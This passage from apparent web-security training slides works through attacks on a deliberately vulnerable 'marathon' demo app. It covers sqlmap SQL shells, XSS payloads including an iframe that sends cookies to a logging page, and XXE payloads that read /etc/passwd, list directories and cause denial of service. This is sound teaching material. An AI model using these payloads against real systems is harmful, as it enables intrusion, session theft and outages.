5. Open **interactive SQL prompt** for individual SQL execution:

```
sqlmap -u http://localhost:8080/marathon/  
showResults.page?marathon=2 --sql-shell
```

Exercise: Find Cross-Site Scripting (XSS)

- The problem of user (attacker) content as part of HTML/JavaScript strings... (breaking out of contexts):
- Attacker can execute JavaScript code in victims browser:

"><script>alert(1)</script>

">

etc. quoted and unquoted, different contexts

- Mission: Find as many as you can (in marathon demo-app) using direct testing as well as code reviews...
- Tip: Deactivate client-side XSS filters & NoScript plugin (in case you have it) while testing for alerts...

Same Origin Policy (SOP)

protocol + host **+ [port]**
https:// www.example.com :443

XSS: Findings (Stored & Reflected)

- Reflected
 - Runner search form
 - Back-button on runner search results
 - Refresh parameter in "Show live results" (JS-Context)
- Stored:
 - Name details in search, results, profile title, etc.
 - *and many more...*

XSS: Cookie exfiltration via attacker's page

```
<h2>Some legit news page</h2>
```

```
<iframe
```

```
    src='http://localhost:8080/marathon/
searchRunner.page?searchTerm=<img+src%3d//
localhost%3a7777/image.png+onload%3dsrc%3d"//'
localhost%3a7777/log.jsp%3f"%2bdocument.cookie>'
```

```
    border="0" style="border:0" width="0"
height="0"></iframe>
```

XSS: Findings (DOM-based)

continued on next slide

- "Tell-a-Friend" feature (right bottom on each page) is a DOM-based XSS:

footer.jsp:

```
<span id="tellAFriend"></span>
```

```
<script src="/marathon/js/tellAFriend.js"></script>
```

XSS: Findings (DOM-based)

tellAFriend.js:

```
var div = document.createElement("div");

div.innerHTML='<a href="mailto:?subject=Marathon
infos&body=Noteworthy marathon information:
'+document.title+'></a>';

document.getElementById("tellAFriend").appendChild(div);
```

XSS: Findings (DOM-based): How to "alert"?

1. Set runner name to:

```
"><img src=x onerror=alert(1)>
```

2. Access the runner's profile page

The screenshot shows a web browser window displaying the [Open Bug Bounty](https://www.openbugbounty.org) website. The page features a header with the logo and navigation links: Top Security Researchers, Open Bug Bounty, Full Disclosure, Forum, About, and a Search bar. Below the header, a large heading reads "Our Security Community helped fix 23666 vulnerabilities". Two prominent buttons are visible: "Report" (blue background) and "Email Alerts" (red background). To the right, a box displays key statistics: Open Bug Bounty (9913), Full Disclosure (76607), Total Vulnerabilities Fixed (23666), 72938 vulnerable websites, 9373 VIP websites, and 1406 security researchers, 2005 notification subscribers.

Quickest Patched

Website	Patched in	Patched on	Reported by
groupon.com	1 minute	27.05.2015	Brute
turkcebilgi.com	5 minutes	28.04.2016	MirSultan
biomed.brown.edu	13 minutes	27.04.2016	Dengar
4teachers.de	19 minutes	17.07.2015	MLT
imgur.com	25 minutes	29.06.2015	MLT
naciodeigital.cat	25 minutes	11.06.2015	000
facenama.com	45 minutes	21.09.2015	rmsg0d
discogs.com	58 minutes	25.05.2015	e3xploit
vandal.net	1 hour	02.02.2016	sinkmanu

Latest Submissions

Website	Date	Reported by
iv-srl.it	23.05.2016	ZxX
hebrewnationonline.com	23.05.2016	Spam404
emisionlocal.com	23.05.2016	Spam404
radiodebuizerd.nl	23.05.2016	Spam404
lajradio.com	23.05.2016	Spam404
radiosalvac...mundial.com	23.05.2016	Spam404
estereosinaicubulco.com	23.05.2016	Spam404
liveireland.com	23.05.2016	Spam404
teabba.com.au	23.05.2016	Spam404

XXE (XML eXternal Entity) Attack

Now let's try to get sensitived ata/files from the server using XML-Tricks...

The marathon demo application allows admins to update marathon results via XML

Any ideas on how to access sensitive data via that XML interface?
(see marathon project's **import/results.xml** for some import data)

Try some imports and make up some ideas...

XXE (XML eXternal Entity) Attack

OWASP Top Ten A5: “Security Misconfiguration”

This simply exploits the fact that many XML parsers in their default configuration allow DTDs (and thus entity definitions) to be processed...

Think of this DTD:

```
<!DOCTYPE marathonResults [  
    <!ENTITY c SYSTEM file:///etc/passwd">  
]>
```

Or this one:

```
<!DOCTYPE marathonResults [  
    <!ENTITY c SYSTEM file:///C:/Windows/System.ini">  
]>
```

How can this be used to exploit the XML parsing?

Exploit it

Simply upload this XML via the marathon results mass import interface...

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE marathonResults [<ENTITY c SYSTEM "file:///etc/passwd">]>
<marathonResults>
    <import>&c;</import>
    <runner-result runner-id="0" seconds="14621"/>
    <runner-result runner-id="18" seconds="14289"/>
    <runner-result runner id="19" seconds="14441"/>
</marathonResults>
```

...and watch places where the <import>-tag's value is printed out in the application.

For Windows servers use:

```
<!DOCTYPE marathonResults [
    <!ENTITY c SYSTEM "file:///C:/Windows/System.ini">
]>
```

Directory Listings via XXE

Java's XML processing is nice enough to even lists directories
(makes finding interesting files easier)...

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE marathonResults [ <!ENTITY c SYSTEM "file:///etc/">]>
<marathonResults>
    <import>&c;</import>
</marathonResults>
```

For Windows servers use:

```
<!DOCTYPE marathonResults [
    <!ENTITY c SYSTEM "file:///C:Windows">
]>
```

Denial of service (DoS) using XXE

```
<!DOCTYPE marathonResults [ <!ENTITY endless SYSTEM "file:///dev/zero">]  
<marathonResults>  
  <import>&endless;</import>  
</marathonResults>
```

Or using an external endless download:


```
<!DOCTYPE marathonResults [ <!ENTITY endless SYSTEM "http://attacker.example.com/reallyBigFile">]>  
<marathonResults>  
  <import>&endless;</import>  
</marathonResults>
```

Or just using exponential expansion of local content:

```
<!DOCTYPE marathonResults [  
  <!ENTITY c1 "Just some dummy text">  
  <!ENTITY c2 "&c1; &c1; &c1; &c1; &c1; &c1; &c1; &c1;">  
  <!ENTITY c3 "&c2; &c2; &c2; &c2; &c2; &c2; &c2; &c2;">  
  <!ENTITY c4 "&c3; &c3; &c3; &c3; &c3; &c3; &c3; &c3;">  
  <!ENTITY c5 "&c4; &c4; &c4; &c4; &c4; &c4; &c4; &c4;">  
  <!ENTITY c6 "&c5; &c5; &c5; &c5; &c5; &c5; &c5; &c5;">  
  <!ENTITY c7 "&c6; &c6; &c6; &c6; &c6; &c6; &c6; &c6;">  
  <!ENTITY c8 "&c7; &c7; &c7; &c7; &c7; &c7; &c7; &c7;">  
  <!ENTITY c9 "&c8; &c8; &c8; &c8; &c8; &c8; &c8; &c8;">  
>  
<marathonResults>  
  <import>&c9;</import>  
</marathonResults>
```


ZAP: Spidering (with passive scanning)

- Define the "Context" of the application to crawl




ZAP: Spidering (with passive scanning)

- Confirm the context (RegEx pattern)



